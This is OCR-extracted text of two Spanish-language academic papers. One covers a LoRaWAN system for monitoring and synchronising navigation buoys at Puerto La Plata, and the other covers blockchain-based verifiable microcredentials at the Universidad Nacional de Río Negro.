Para el entorno de pruebas, se implementó un dispositivo alimentado a batería, simulando comunicaciones con una carga de datos (payload), similar al utilizado en el entorno de producción real. El mismo fue instalado en la boya más lejana a la costa, situada en el km 10.4 del Río de La Plata, sobre el canal de acceso al Puerto de La Plata. Como parte del despliegue de la red, se instaló una radio base dedicada en el destacamento de Prefectura en Monte Santiago (-34.833821, -57.880776) y se utilizaron otras estaciones receptoras, que ya se encontraban operativas en distintos puntos de la Ciudad de La Plata, Berisso y Ensenada.
Del análisis realizado, se observa que el uso de este tipo de tecnología para comunicaciones de largo alcance, baja tasa de datos y mínimo consumo energético presentó una óptima performance sobre el escenario planteado:

- La pérdida de paquetes fue insignificante sobre la totalidad de envíos realizados durante 2 semanas de prueba, con una frecuencia de envío de 12 transmisiones/hora, con un tiempo estimado en aire por paquete de 370 ms (SF10/BW125).
- Además de la estación receptora instalada en Monte Santiago, otras 13 estaciones en las ciudades de La Plata, Berisso y Ensenada recepcionaron paquetes de datos transmitidos desde la boya instalada en el Río de La Plata.

Las distintas condiciones climáticas y de marea sobre las que se ejecutaron las pruebas, no afectaron sensiblemente las comunicaciones.

2.2 Desarrollo del Nodo e Implementación del Software Asociado

Una vez superada la instancia de prueba con la red LoRaWAN sobre el Río de la Plata, se procedió al diseño de los nodos de monitoreo que se conectan a los equipos de balizamiento en cada una de las boyas y al desarrollo del software.

2.2.1 Desarrollo del Nodo

Se partió de una plataforma de hardware para IoT que incluye el procesador, memoria y radio de comunicación LoRa[2]. El dispositivo incorpora un procesador ARM CortexM0+ de la familia SAMD21, el módulo de comunicaciones de la empresa Microchip RN2903 (con el stack LoRaWAN embebido) y una memoria EERAM, útil para el resguardo seguro de configuraciones y valores de fábrica.
Sobre esta plataforma, se desarrolló como complemento un Shield PCB específico para dotar al nodo de las funcionalidades requeridas. La imagen de la Fig. 1 muestra imágenes de los nodos desarrollados.

[2] Modelo de la placa adquirida: Elemon EESA-IOT 5.0




Fig. 1. Nodos desarrollados

Cada nodo incluye un acelerómetro modelo MPU 6500 de InvenSense (para detección de choques e inclinaciones de la boya), el sensor de corriente INA219 de Texas Instruments (como control externo del correcto funcionamiento de la linterna) y el GPS Neo-7m de Ublox (para información horaria exacta e idéntica en la sincronización de encendido de las linternas). Para la medición de voltajes de carga en panel y baterías, se implementó un divisor de tensión resistivo en el propio shield.
Tres contactos secos para sensores de seguridad en puertas y gabinete fueron también conectados a las entradas digitales de la placa.

2.2.2 Implementación del Software Asociado

El nodo cuenta con varias funcionalidades, a continuación, se detallan aquellas que revisten particular importancia para el caso de uso planteado en el presente trabajo. Cada nodo incluye:

- *Detección de estado de funcionamiento en la linterna.* En las fases de inicialización del nodo, se realiza un muestreo de los consumos provenientes de la electrónica de la linterna. Estos valores se utilizan para establecer los umbrales mínimos y máximos de consumo. Los posibles estados a identificar incluyen la Baliza en reposo (bajo condiciones diurnas), la Baliza con media corona de LEDs (detectada por un consumo por debajo del umbral mínimo durante su funcionamiento), la Baliza encendida (en situaciones nocturnas) o la Baliza apagada (sin consumo eléctrico, indicando una posible falla grave en la electrónica de la linterna). Cada uno de los estados es informado periódicamente al sistema de monitoreo.
- *Detección de choque o inclinación.* En la fase de inicialización (setup), utilizando el acelerómetro, se establece la posición del nodo que es conocida cuando el mismo se instala con su gabinete. La Fig. 2 contiene imágenes de los gabinetes de instalación de los nodos y de la torre que da soporte al gabinete. En caso de detectarse cambios en la aceleración producto de una colisión de algún buque contra la estructura se emite un mensaje de alerta vía LoRaWAN indicando “situación de choque detectada”. Si el mismo produjo algún tipo de alteración en la ubicación del gabinete, esta también será identificada mediante cambios constantes en los distintos ejes con respecto a los valores almacenados durante la configuración inicial, emitiendo un mensaje de “inclinación detectada”. Los

parámetros para determinar la sensibilidad al momento de detectar el cambio de aceleración pueden ser modificados mediante mensajes vía LoRaWAN desde el sistema de monitoreo (downlinks). Esto sobre todo sirvió en las fases de desarrollo y testing para ir cambiando los valores que se adecuaban mejor a diferentes situaciones propias del entorno, como tormentas, ráfagas, viento, etc., mitigando la generación de falsos positivos).



Fig. 2. Boyas de balizamiento

- *Sincronización entre balizas.* Según las normativas de aplicación [2], se pueden utilizar luces sincronizadas (todas emiten destellos de manera simultánea) o luces secuenciadas (emiten destellos una tras otra), o una combinación de ambas. De lo conversado con personal técnico del Puerto La Plata, se optó por una combinación. De manera que algunos pares de balizas destellan secuenciadas ej: pares en km 6.600, 5.400 y 4.500) y otras destellan independiente (ej: 3.200 y 1800). En todos los casos se requirió que ambos pares de linternas (verde y roja, a babor y estribor respectivamente) siempre destellan sincronizadas entre sí (es decir, enciendan y apaguen al mismo tiempo). Para esta sincronización fue necesario el uso de la señal de PPS (pulse per second) del hardware propio del GPS para ir manteniendo un funcionamiento homogéneo entre pares de balizas. A fines prácticos y teniendo en cuenta las tareas de mantenimiento que se realizan periódicamente, se permite la configuración vía LoRaWAN del plan de destellos en cada nodo, pudiendo modificarlo según se requiera. El plan de destellos determina las secuencias de encendido/apagado de los leds. Por ejemplo: 1+1 enciende un segundo y apaga 1 segundo, 2 en 6, enciende 2 segundos y apaga 4 segundos. En total se permiten siete planes de destello diferentes.
- *Otras configuraciones remotas.* Entre las posibilidades que brinda LoRaWAN está la de enviar comandos desde el sistema hacia los dispositivos (downlinks). Mediante esta funcionalidad se puede adaptar el funcionamiento del nodo instalado en las balizas sin necesidad de acceder físicamente al mismo. Entre las configuraciones disponibles se permite el cambio de plan de destello, horarios de encendido/apagado del balizamiento, sensibilidad en la rutina de detección de choque, calibración de consumo eléctrico en la linterna e intervalos de comunicación periódicos.

La integración con el equipo del proveedor de balizas[3], se realiza mediante una interfaz con la que cuenta el equipo para indicación de encendido/apagado. En caso de caída del nodo sensor, el equipo de balizamiento tomará el control de las rutinas de encendido. Pudiendo funcionar de manera autónoma en casos de caída de la red o incluso falla catastrófica en el nodo de monitoreo.

4 Solución Propuesta

Para el desarrollo de este proyecto, se plantearon 2 etapas: una primera etapa que involucró el diseño de la red de comunicación y el análisis de su performance y otra segunda etapa destinada al desarrollo del nodo de monitoreo y el software de usuario.
La información recolectada por los nodos de monitoreo se transmite periódicamente cada 5 minutos y es recepcionada por las estaciones base o Gateways Lora. La Fig. 3 ilustra la arquitectura de la solución propuesta.




Fig. 3. Arquitectura de la solución implementada

Los Gateways Lora, retransmiten la información al Network Server implementado sobre la solución de ChirpStack[4]. Una vez validadas las claves de encriptación, la carga útil (payload) se envía hacia el servidor de aplicación mediante el uso de sentencias HTTP.
Del lado del servidor de aplicación, un backend se encarga de consolidar la información en una base de datos PostgreSQL. Finalmente, la información se disponibiliza mediante una API REST con la cual interactúa la aplicación que es accedida por el usuario final. Esto hace posible que un único backend reciba

[3] Balizas Croacia - http://balizamientocroacia.com.ar/
[4] Chirpstack Server - https://www.chirpstack.io/

peticiones de diversas aplicaciones cliente, tales como una versión web tradicional o aplicaciones móviles.
Las funcionalidades disponibles para el usuario final son las siguientes:

- Administración de usuarios y perfiles de acceso.
- Envío de comandos para operatoria de una baliza o un grupo sectorizado (configuración de planes de destellos, reinicio o reset remoto de la electrónica del destellador, encendidos manuales).
- Tableros de control con información periódica del estado y gestión de alarmas para eventos críticos (estado de baliza anómalo, apertura/cierre de puerta de gabinete, choque y/o cambio de inclinación de baliza, valores de tensión por fuera de umbrales predefinidos). En la Fig. 4 se observa un ejemplo de las visualizaciones del sistema de monitoreo, en particular de la tensión en voltaje de paneles y batería de una baliza.



Fig. 4. Software de monitoreo

- Generación de reportes históricos y exportación a formatos portables. API de comunicación con otros sistemas.
- Logs de auditoría de acciones realizadas sobre el sistema.

5 Conclusiones

En este trabajo se presentó la implementación de un sistema de comunicación, monitoreo y control de balizas que componen el sistema de balizamiento del canal de entrada al Puerto La Plata. Entre las funcionalidades presentadas se permite el

monitoreo de los paneles solares y baterías, la sincronización exacta en las señales de balizamiento, el envío de comandos para programación de tareas y la gestión de alarmas para dar aviso ante situaciones anómalas. Toda la información sensada es transmitida a una plataforma escalable para IoT en la nube, desde donde se puede procesar el conjunto de los datos recibidos, monitorear el estado de la red y generar estadísticas, partiendo del almacenamiento histórico de tramas en una base de datos diseñada para tal fin.

La red LoRaWAN mostró un óptimo alcance, resultando correcto la elección de esta tecnología de comunicaciones. El hecho de poder desplegar gateways en antenas propias, permitió adaptar la solución a las necesidades del proyecto. El despliegue de los mismos en las antenas seleccionadas, cubrió de forma satisfactoria el área de interés, incluso utilizando una baja densidad de equipos.

Hasta el momento se añadió esta tecnología en 12 boyas del Puerto, resultando en una notable mejora en la supervisión y el mantenimiento de los equipos, lo cual se ve reflejado en los siguientes beneficios:

- Supervisión Remota: El personal operativo puede monitorear el funcionamiento de los paneles solares y las baterías desde cualquier ubicación remota, lo que elimina la necesidad de desplazamientos físicos para inspecciones rutinarias.
- Reducción de viajes: Al eliminar la necesidad de viajes para inspecciones y garantizar el rendimiento óptimo de los equipos, los costos asociados con el transporte y el tiempo empleado en desplazamientos, se reduce significativamente.
- Implementación de Mantenimiento Preventivo: El sistema facilitará la implementación de medidas de mantenimiento preventivas al detectar posibles problemas antes de que se conviertan en fallos mayores, lo que prolongará la vida útil de los equipos y evitará tiempos de inactividad no planificados.
- Detección de Fallos Electrónicos: La capacidad de detectar posibles fallos en la electrónica de la linterna permite al personal operativo abordar los problemas de manera proactiva, evitando interrupciones en el balizamiento del canal y garantizando la seguridad de la navegación.
- Sincronización de Balizas: La función de sincronización en el encendido de las balizas facilita la coordinación y el control de la señalización luminosa, lo que mejora considerablemente la visibilidad y la seguridad en el área de navegación.
- Detección de Impactos e Inclinaciones: La capacidad de detectar impactos o inclinaciones del gabinete proporciona al personal operativo información en tiempo real sobre posibles eventos adversos o situaciones de riesgo, lo que les permitirá tomar medidas correctivas de manera rápida y eficiente.
- En vista del despliegue ya realizado de la red LoRaWAN, se propone para futuras etapas la integración con dispositivos de terceros, tales como mareógrafos, correntómetros y estaciones meteorológicas, cuya información es de gran utilidad para la navegación en el canal

Referencias

1. Official 2022 Census Report of the National Institute of Statistics and Census of Argentina (Spanish: Instituto Nacional de Estadística y Censos, INDEC), publicado en 2023. Available at: https://censo.gob.ar/
2. IALA-AISM. Sistema de Balizamiento Marítimo y otras Ayudas a la Navegación. BUENOS AIRES, abril de 2012. Disponible en: http://patronesdecabotaje.org.ar/wp-content/uploads /IALA.pdf
3. S. D. Pizzo, A. De Martino, G. De Viti, R. L. Testa and G. De Angelis, IoT for Buoy Monitoring System, 2018 IEEE International Workshop on Metrology for the Sea; Learning to Measure Sea Health Parameters (MetroSea), Bari, Italy, 2018, pp. 232-236, doi: 10.1109/MetroSea.2018.8657828.
4. Samuel Herrero García. Servicios de transporte marítimo basados en IoT y comunicaciones inalámbricas. Máster Universitario de Ingeniería de Telecomunicación Smart Cities, Universidad Oberta de Catalunya. 2022. Disponible en http://hdl.handle.net/10609/145489
5. B. Suwandi et al., Initial Coverage Analysis of LoRa Communication for Light Buoy Monitoring System in Port Area, 2023 International Conference on Radar, Antenna, Microwave, Electronics, and Telecommunications (ICRAMET), Bandung, Indonesia, 2023, pp. 30-35, doi: 10.1109/ICRAMET60171.2023.10366551.
6. Ramon Sanchez-Iborra, Ignacio G. Liaño, Christian Simoes, Elena Couñago, Antonio F. Skarmeta. *Tracking and Monitoring System Based on LoRa Technology for Lightweight Boats,* 2018, https://doi.org/10.3390/electronics8010015
7. Ana-Maria Drâgulinescu, Mihai-Gabriel Constantin Mihai, Bogdan Ionescu , Râzvan Tamas. *IEEE 9th World Forum on Internet of Things 2023.* https://www.researchgate.net/publication/376829084_Maritime_Internet_of_Things_meets_LoRaWAN_a_container_testbed_measurement_campaign_and_dataset_analysis

Explorando el potencial de las microcredenciales y la tecnología Blockchain para la Transformación Digital en la Educación Superior

Mauro Cambarieri, Alejandra Viadana, Sofía
Rached Galera, Michelle Jesús Jauge, Nicolás García Martinez

Laboratorio de Informática Aplicada, Universidad Nacional de Río Negro, Argentina

{mcambarieri,caviadana,ngarciam}@unrn.edu.ar, msofiarached@gmail.com,
michellejauge@gmail.com

Abstract. En un contexto de Gobierno Digital, las entidades públicas se encuentran activamente explorando el potencial de tecnologías innovadoras. En particular, Blockchain ofrece numerosos beneficios, así como también desafíos para el sector público. Esta tecnología proporciona un registro descentralizado e inmutable de transacciones, lo que garantiza la integridad, seguridad y autenticidad de los datos. Bajo estas condiciones se logra una mayor confianza en los servicios gubernamentales, desde la emisión de documentos oficiales hasta la gestión de la identidad digital de los ciudadanos. La transformación digital de las entidades públicas se impulsa tanto en la gestión interna como en la prestación de servicios más eficientes y transparentes a los ciudadanos. En el año 2022, el Laboratorio de Informática Aplicada (LIA) de la UNRN se unió a un proyecto liderado por BID Lab, el cual desarrolló un ecosistema Blockchain en América Latina y el Caribe - Alianza LACChain- conformada por un grupo de organizaciones. El Proyecto LACChain tiene como objetivo enfocarse en aprovechar las oportunidades que la tecnología ofrece para la región, haciéndola viable. Esta Alianza permitió el despliegue de un Nodo escritor en los servidores del LIA para realizar pruebas. En cuanto al diseño de una Identidad Digital Autogestionada, esta da la posibilidad a cada individuo la administración de sus datos y la forma en que serían presentados a terceros. Por otro lado, la emisión y verificación de documentos (credenciales digitales como títulos, licencias, etc) establece un nivel de seguridad, transparencia y confiabilidad en los procesos de emisión que evitará la manipulación por parte de terceros. Este proyecto analiza y explora la tecnología blockchain en el sector público, en particular, la emisión de microcredenciales a través de credenciales verificables, destacando su capacidad para garantizar la integridad de los elementos certificables, como puede ser, trayectos formativos, títulos académicos, y sistemas de reconocimiento.

Keywords: Blockchain, Web 3.0, Identidad Digital Autogestionada, Credenciales Verificables, Microcredenciales, Empleabilidad, Educación Superior.

1 Iniciativa del Proyecto

La responsabilidad de identificar a los ciudadanos es de los diferentes Estados Nacionales, para esto, se emite una credencial única a cada ciudadano que es válida para acreditar la identidad de los mismos frente a los servicios, tanto de los sectores

públicos como privados con los que interactúan. Entender cuáles son los beneficios y el funcionamiento de la aplicación de Blockchain y su aporte en el proceso de transformación digital, permitirá conocer su potencialidad y comprender de manera precisa cómo facilitará la recepción y entrega de información auténtica y verificable.

Blockchain, plantea una revolución tecnológica que repercute directamente en cambios organizacionales, económicos y políticos. Esta nueva era del internet del valor, la Web 3, implica un gran desafío de adaptación y oportunidad hacia la transformación digital, económica, social y política de nuestras sociedades. Podemos destacar diferencias que existen entre dos modelos para gestionar la información en la web: Web 2 y Web 3, y mencionar algunas de ellas en relación a los servicios, privacidad y seguridad. La importancia de la Web 3, ofrece una alternativa al deterioro del status quo digital. La Web 2.0 [1] [7] o "web de lectura y escritura" permitió la llegada de las interacciones del usuario y las redes sociales, como también sus debilidades. Una de ellas y considerada de mayor importancia, es la extrema centralización de la información incluida en las principales plataformas (por ej, Linkedin, facebook, etc.). Estas controlan un porcentaje significativo del tráfico y la infraestructura web, y esto tiene importantes implicaciones sobre la privacidad, la seguridad, la identidad y los datos de los usuarios, ya que estas son “dueñas” de la información, generando un monopolio de los proveedores.


De la Web 3 se espera que sea una red completamente descentralizada, sin “censura", de forma segura sin temor de los usuarios para compartir información y que la misma no sea borrada o modificada [2]. Blockchain, mantiene una lista de registros transaccionales irrevocables, ordenado cronológicamente y firmado criptográficamente, compartido por todos los nodos de la red, “eliminando” intermediarios y garantizando integridad y consistencia de los datos al registrar el historial de todas las transacciones. Esta tecnología implicará un gran desafío de adaptación y una gran oportunidad hacia la transición digital, educativa, económica, social y política de nuestras sociedades. [5]. La adopción permitirá una internet más segura que la actual [3], pondrá el poder de la información en manos de las comunidades y no de las empresas. En resumen [4], se puede destacar las principales características de la Blockchain: Consenso, Descentralizada (P2P); Criptografía; Inmutabilidad.

Algunos conceptos claves que se incluyen en esta nueva internet: La identidad digital Autogestionada (IAG) permite a un individuo poseer y gestionar su identidad sin la intervención de las autoridades centrales. La IAG permite a las personas interactuar en el mundo digital con la misma libertad y capacidad de confianza que en el mundo físico”) [9].

La Unión Europea [7] señala que los problemas de seguridad y falta de estándares en la identidad digital son preocupantes, lo que resalta la importancia de contar con sistemas escalables, interoperables, portátiles, seguros, con capacidad de recuperación, con opción de seudónimo y que generen valor para los usuarios, como propone Allende en su libro [6].

En la Web 2, los individuos carecen de control sobre sus datos y credenciales digitales, ya que estos son almacenados por terceros proveedores de servicios y de identidad. La literatura sobre Identidad Digital Autogestionada respalda los 10 principios establecidos por Christopher Allen en 2016 [9], que incluyen el acceso, consentimiento, control, independencia, interoperabilidad, minimización de reclamos,

persistencia, protección de datos, portabilidad y transparencia. Este enfoque permite a los individuos administrar sus datos, como títulos académicos y certificados oficiales, mediante billeteras digitales en aplicaciones móviles. La confianza se vuelve crucial en esta era digital, especialmente en transacciones financieras y trámites públicos, donde la transparencia, y la integridad de la información honorable son esenciales. Y contar con la identificación y autenticación electrónica, es relevante tener el control de nuestros datos pudiendo decidir en todo momento con quién, cómo y con qué fin los compartimos [6].



W3C [13]. El flujo de trabajo.

En tanto que, las Credenciales Verificables, definen un conjunto de declaraciones (atributos sobre una persona) que es realizada por un emisor, incluyendo un identificador y metadatos que describen las propiedades [4] [8], a prueba de manipulaciones que demuestran criptográficamente quién la ha emitido.

Estas credenciales verificadas [12] podrían ser un instrumento para ser usado por los estudiantes en casos de necesidad de ser presentados en otras universidades. Es esperable que dichas credenciales verificadas por Blockchain sean propiedad de los usuarios, dando integridad y confianza al emitirlas [14]. Esto mejorará el manejo de los datos y documentos relevantes para la trayectoria de los estudiantes y así generar autonomía al momento de presentarlos a terceros.



Estructura básica de afirmaciones: W3C



Declaración de afirmaciones

La W3C proporciona una especificación, una forma estándar de expresar credenciales en la Web de una manera que sea criptográficamente segura, respete la privacidad y sea verificable por “máquinas” [13].

Objetivos del Proyecto

Objetivo Principal. Diseñar una plataforma basada en la tecnología Web 3.0 para emisión de credenciales digitales (en particular, microcredenciales) utilizando tecnología Blockchain impulsando la transformación digital en la Educación Superior.

Objetivos Específicos

- Elaborar recomendaciones sobre normativas que permitan la emisión de credenciales digitales.
- Investigar la tecnología subyacente (Web 3: Blockchain, billeteras digitales, estándares, formato de datos)
- Especificar los requerimientos funcionales para el despliegue de la plataforma de servicios de certificados digitales.
- Capacitar a la institución en la tecnología Web 3 sobre emisión de credenciales digitales.
- Implementar un modelo descentralizado para la emisión y verificación de credenciales digitales para acreditar habilidades y competencias obtenidas en el ámbito no formal y formal
- Generar credenciales que sean portables y reconocidas de manera transfronteriza.
- Validar el diseño, pasible de ser implementado y transferido a otras instituciones educativas.

Caso de estudio: Microcredenciales para la Empleabilidad en la UNRN

En el año 2022, el Consejo de la Unión Europea [15] aprobó una recomendación para promover el uso de microcredenciales en toda la Unión Europea generando posibilidad de acreditar competencias, habilidades, conocimientos breves y específicos, obtenidos en períodos cortos de tiempo en ámbitos de la educación formal, no formal e informal. Estas recomendaciones apuntan a fortalecer el sistema de acreditación que permitan generar reconocimiento dentro del mercado laboral, mejorando la inclusión en el ámbito formal, dado que las mismas se generaron en diferentes instancias de su vida y dentro del mundo laboral.

El marco normativo que requiere el proyecto para su implementación, se encuentra en proceso de trabajo (Anexo) que permite determinar de qué manera se gestionan las microcredenciales en el ámbito de la Carrera de la Lic. En Sistemas. En la siguiente imagen se muestra un ejemplo de un trayecto formativo para que el estudiante pueda obtener la microcredencial, certificando actividades académicas.




Fig. Trayectos formativos/ Microcredenciales

Software y Tecnologías Aplicadas.

Para la preparación de la prueba de concepto para el diseño de la plataforma de emisión y verificación de credenciales, se llevó a cabo una investigación exhaustiva y una implementación preliminar de diversas herramientas, como OpenCerts y Blockcerts. OpenCerts, apoyado por Skills Future Singapur 1 y el Consorcio OpenCerts, se destaca por su enfoque en la emisión y validación segura de certificados académicos a través de un esquema de código abierto y herramientas criptográficas. Esta plataforma facilita la publicación y verificación de credenciales educativas, garantizando su autenticidad e integridad mediante un portal en línea.

Por otro lado, Blockcerts2 es un estándar abierto desarrollado por el MIT Media Lab y Learning Machine. Su principal función es la creación y verificación de certificados digitales basados en blockchain. Hace uso de herramientas como cert-tools3 y cert-issuer4. Blockcerts permite personalizar certificados y asegurar que se cumplan con los estándares antes de su registro en la cadena de bloques.

Actualmente, estamos llevando a cabo una investigación e implementación de QuarkID5 y Digital Credentials Consortium (DCC)6. Estas herramientas nos están proporcionando nuevas formas en la emisión y verificación de credenciales y la gestión descentralizada de identidades, lo que abre nuevas posibilidades en el proyecto y factibles de implementar.

Digital Credentials Consortium (DCC)

El DCC busca modernizar la emisión, administración y verificación de credenciales

[1] https://www.skillsfuture.gov.sg/resources
[2] https://www.blockcerts.org/
[3] https://github.com/blockchain-certificates/cert-tools
[4] https://github.com/blockchain-certificates/cert-issuer
[5] https://quarkid.org/
[6] https://digitalcredentials.mit.edu/

académicas mediante tecnología de código abierto. A pesar de los avances tecnológicos en la educación, las credenciales educativas no han evolucionado lo suficiente. El DCC plantea preguntas sobre cómo deberían ser los títulos y certificados en la actualidad, destacando la necesidad de una autenticación confiable. Su objetivo es rediseñar el proceso de reconocimiento y transacción de credenciales en el ámbito educativo.

Características.

Implementación de protocolos estandarizados por la W3C[7] para la creación de credenciales verificables, lo que garantiza que las mismas sean portátiles, seguras y puedan ser utilizadas en diferentes contextos.

Billetera virtual de código abierto: Una de las características clave del DCC es su billetera virtual, que permite a los usuarios el control y acceso de manera segura de las credenciales digitales, de forma sencilla, aumentando la portabilidad y confiabilidad de los documentos académicos y profesionales. La misma es interoperable, lo que significa que las credenciales emitidas por diferentes instituciones pueden ser almacenadas y verificadas dentro de un mismo ecosistema.

Desafíos

Actualmente DCC no proporciona una persistencia descentralizada de datos. Aunque las credenciales emitidas y verificadas son seguras, la falta de almacenamiento verdaderamente descentralizado podría limitar la resiliencia y confiabilidad de los datos a largo plazo. Este aspecto plantea retos en la gestión de credenciales en contextos donde la soberanía y la independencia de una autoridad centralizada son esenciales.

QuarkID

QuarkID es un protocolo de identidad digital auto soberana que utiliza tecnologías descentralizadas para mejorar la gestión, almacenamiento y verificación de identidades digitales. Ofrece una infraestructura segura que permite a los usuarios ser los propietarios de su información personal. Este protocolo se basa en blockchain, identificadores descentralizados (DIDs) y credenciales verificables (VCs), proporcionando mayor privacidad, control y confianza.

Características

- Descentralización y control del usuario: QuarkID elimina la necesidad de autoridades centralizadas, permitiendo que los usuarios gestionen sus identificadores digitales de manera directa. Esta descentralización asegura que los datos personales estén bajo el control exclusivo de los individuos, sin intervención de terceros.
- Interoperabilidad y estándares abiertos: El protocolo está diseñado para ser interoperable con diferentes sistemas y plataformas, utilizando estándares comunes para facilitar la integración y el intercambio de información. Esto permite que las identidades digitales y las credenciales sean utilizadas en diversos contextos y plataformas.
- Privacidad y seguridad: Utiliza criptografía y tecnología blockchain para garantizar

[7] https://www.w3.org/TR/vc-data-model-2.0/

la seguridad y autenticidad de las credenciales digitales. Los usuarios pueden compartir solo la información mínima necesaria para cada transacción, protegiendo su privacidad y reduciendo el riesgo de exposición de datos personales.

Desafíos

- Técnica: La implementación de QuarkID puede requerir conocimientos técnicos avanzados sobre blockchain, DIDs y VCs, lo que podría ser una barrera para las organizaciones.
- Adopción: La transición a un modelo descentralizado puede enfrentar resistencia y desafíos en términos de adopción generalizada y adaptación a nuevos sistemas.

Nuestras investigaciones y pruebas con las diferentes herramientas: OpenCerts, Blockcerts, QuarkID y DCC nos han permitido explorar diferentes alternativas para el diseño e implementación de la plataforma para la emisión y verificación de credenciales verificables. Cada una de estas soluciones ofreció características únicas y comunes, y también ventajas y desventajas en el análisis de encontrar cada una de las implementaciones en la gestión de identidades y credenciales verificables.

En el caso de Blockcert y Opencert, hemos logrado avanzar en la implementación de estas plataformas, enfrentamos algunas dificultades técnicas que impidieron un progreso más significativo y la selección de las mismas. Los inconvenientes y desafíos técnicos surgidos durante el proceso limitaron nuestra capacidad para avanzar en la prueba de concepto. Por lo que, el enfoque del DCC, en particular, nos ha brindado una visión actualizada de cómo se pueden administrar las credenciales académicas contando con su propia billetera virtual y la utilización del estándar de la W3C como características fundamentales para su potencial adopción masiva, interoperabilidad, portabilidad y confiabilidad

Resultados obtenidos:

- Dictado de seminarios y/o cursos para desarrolladores de software.
- Definición de la Arquitectura para el desarrollo de las aplicaciones adoptando las tecnologías descentralizadas.
- Definición y selección de herramientas, enfoques, metodologías y soluciones innovadoras emergentes en el área.
- Preparación de la prueba de concepto (PoC, por sus ingles, Proof of Concept) para el diseño de una plataforma de emisión de credenciales.
- Selección de la herramienta para la implementación de la plataforma.

Resultados esperados:

- Sensibilización a la comunidad sobre tecnologías descentralizadas
- Elaboración de material para cursos de grado/posgrado en relación a Blockchain
- Implementación de la prueba de concepto en la Universidad Nacional de Río Negro.

- Generar trayectos formativos acreditables en la Licenciatura en Sistemas para la emisión de microcredenciales tomando como unidad de conocimientos (materia, conjunto de materias, unidad/es de la materia).

En resumen, la adopción de tecnología blockchain en entidades públicas y educativas representa un paso importante hacia la transformación digital, ofreciendo beneficios como la seguridad, transparencia, eficiencia y autonomía en la gestión de datos y credenciales, como también la soberanía de la identidad y el control de acceso a la información de cada persona. Sin embargo, se deben abordar desafíos como el marco regulatorio, la escalabilidad, la sensibilización y capacitación, los costos y la gobernanza para garantizar su implementación.

Referencias

[1] O'Reilly, Tim, What is Web 2.0: Design Patterns and Business Models for the Next Generation of Software. Communications & Strategies, No. 1, p. 17, First Quarter 2007. Disponible en https://ssrn.com/abstract=1008839

[2] Web 3.0 y blockchain, un cambio de paradigma para hacer negocios con los propios datos personales. Disponible en: https://www.cronista.com/columnistas/web-3-0-y-blockchain-un-cambio-de-paradigma-para-hacer-negocios-con-los-propios-datos-personales/

[3] Liguori, Walter. Web 3 -The Decentralized Future. October 2022 Disponible en: DOI: 10.13140/RG.2.2.20599.09129 Practices and Patterns. Addison-Wesley (2001).

[4] Building the digital credential infrastructure for the future. A White Paper by the Digital Credentials Consortium. Disponible en : https://philippschmidt.org/articles/2020-01-White-paper-building-digital-credential-infrastructure-future.pdf

[5] Sovrin Foundation(2020). Disponible en: https://sovrin.org/wp-content/uploads/Principles-of-SSI-V1.01-Spanish-v01.pdf. Consultado el 20-02-2023.

[6] Allende Marcos. El futuro de la identidad digital: auto-gestión, billeteras digitales y blockchain. Disponible en: https://publications.iadb.org/publications/spanish/viewer/Identidad-digital-auto-soberana-El-futuro-de-la-identidad-digital-Auto-soberania-billeteras-digitales-y-blockchain.pdf

[7] The European Union Blockchain Observatory and Forum. (2019). Blockchain and digital identity. Disponible en https://www.eublockchainforum.eu/ sites/default/files/report_identity_v0.9.4.pdf. Consultado el 27-11-2023.

[8] Credentials. World Wide Web Consortium (W3C). Disponible en: https://www.w3.org/TR/vc-data-model/#credentials. Consultado 15-03-2024

[9] Christopher Allen. The Path to Self-Sovereign Identity" Disponible en: http://www.lifewithalacrity.com/2016/04/the-path-to-self-sovereereign-identity.html

